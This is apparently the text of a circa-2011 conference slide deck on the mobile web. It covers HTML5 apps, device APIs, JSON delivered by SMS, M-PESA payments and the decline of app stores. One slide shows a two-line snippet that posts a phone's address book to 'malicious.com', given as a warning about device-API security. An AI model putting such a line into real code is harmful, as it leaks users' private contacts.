

# The future of the mobile web

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# The desktop web

- Boring!
- Only five browsers
- with only one viewport each
- that support nearly everything
- Even IE? Yes, even IE.




# The mobile web

- Exciting!
- Twenty browsers and counting
- ranging from great to lousy
- Fascinating new bugs that don't occur on desktop
- Eventually about five times as many users as desktop web

Where do we stand  
right now?


# Apps in theory



# Apps in practice

- Android
- iOS

Rest? What rest?



# Apps in the future





# HTML5 apps

- One core app written in HTML, CSS, and JavaScript.
- Deployed to several mobile platforms.
- Ideally, CSS and JavaScript are stored on the device.
- If it can't be deployed it's still a website.

# HTML5 app deployment

- <http://apparat.io/> (Uxebu)
- <https://build.phonegap.com/> (Nitobi)

# Device APIs

- Native apps offer device APIs.
- They allow you to access the camera, accelerometer, SMS, file system, etc.
- They tie in your site or app with the mobile context.
- Web apps will have to offer them, too.

# Device APIs

```
device.phone.call(device.addressBook[ 'mom' ])
```

Great!

Well ...

```
var ab = device.addressBook.toString();  
sendRequest(POST, 'malicious.com', ab);
```

There's a serious security problem here.

- Trusted apps from store
- Better security interface

# Device APIs spec

- BONDI (obsolete)
- JIL (obsolete)
- W3C DAP (not yet ready)
- WAC 2.0

That's where we stand  
right now.

But what about the  
future?



2011



\$25



2011



\$75

2014



\$25

2014




Apps!

keep track of prices,  
keep track of  
multiple ships,  
give warning against  
corrupt police  
officers

Fisherman


Fisherman's cousin  
(also a fisherman)



I've done it. In April 2009.




# Symbian



# Windows Mobile





And it worked.

Almost.

There was a compatibility issue.

But still the concept was viable.

data



data



HTML5 app





Data will likely be JSON

- Light-weight
- Already works everywhere

But how do we get the JSON onto the phone?





Wifi?

Not available

Data plan?

Too expensive

SMS?

Sounds about right

# JSON over SMS

- SMS is the only way of pushing data (so far)
- Premium SMS allows the service to make money easily
- Nearly every phone supports SMS
- It's human-readable (more or less)

To: 06184322728

date: 150225,

towns: {

  town1: {

    prices: {

      catfish:0.88,

      dogfish:1.34,

      shellfish:0.79

    },

  },

  town2: {

    prices: {

      catfish:0.97,

      dogfish:1.13,

      shellfish:0.48

    },


  },

}

# JSON over SMS

- But: cost.
- Maybe prices will go down
- Or maybe something else will take the place of SMS.
- IM? (Nokia, BlackBerry)
- As long as it's push. And you can charge for it.

# JSON over SMS

- And: illiteracy
- Images instead of text?
-  : 0.88
- Or a voice-over app?

# Money

- But if the user can share apps freely
- and pays for the data
- monetization is going to change considerably
- We don't need app stores any more

# End of app stores

- *“Why is everyone so exercised? As with all walled gardens, the web will interpret the App Store as damage and route around it.”*

- Eric Meyer

# What do we need app stores for?

- Distribution
- Discoverability
- Ease of payments and making money

But ...

- Cost of ownership
- Works for Apple. But will it work for anyone else?



# Distribution



# Discoverability



# Payments



# Payments

Exhibit 9a: Early M-PESA ad emphasizing sending money from urban to rural areas linking into family and social ties



**m-PESA** Send pesa by phone

M-PESA is the new, easy and affordable way to send money home.  
\* Please see following advertisement for a list of Authorized M-PESA Agents.

Register **FREE** at any Authorized M-PESA Agent\*

www.m-pesa.co.ke



# Cost of ownership

An app store needs:

- payment system
- sysadmins
- content checkers
- documentation and best practices writers
- hosting

Costs a lot of money. Too much money, especially if nobody uses the app store.

# Works for Apple

- Apple has leverage with enthusiastic developers and affluent consumers
- Google has leverage with developers
- Nokia, Samsung, and RIM have leverage with consumers (though they're less willing to spend money)
- But none of them has both

# End of app stores

Will any app stores survive?

- Apple's. iOS apps will continue to exist.
- Maybe a few other platform-specific ones, too.
- Specialised app stores (structural engineering, music creation, historical maps, etc.)

# JavaScript events

## Fun party game

- orientationchange
- online and offline
- shake
- cameraopen
- compasspointnorth
- devicemove (GPS?)
- phonecall
- textmessagereceived



# Future of the Mobile Web

- Many native apps will be replaced by web apps, which can run anywhere
- Device APIs (but security!)
- Apps will be shared via Bluetooth
- Web data will also be offered via SMS
- Pay for content, not app
- App stores on the defensive

# Thank you

I will post these slides online, but only in mid May.

## Questions?

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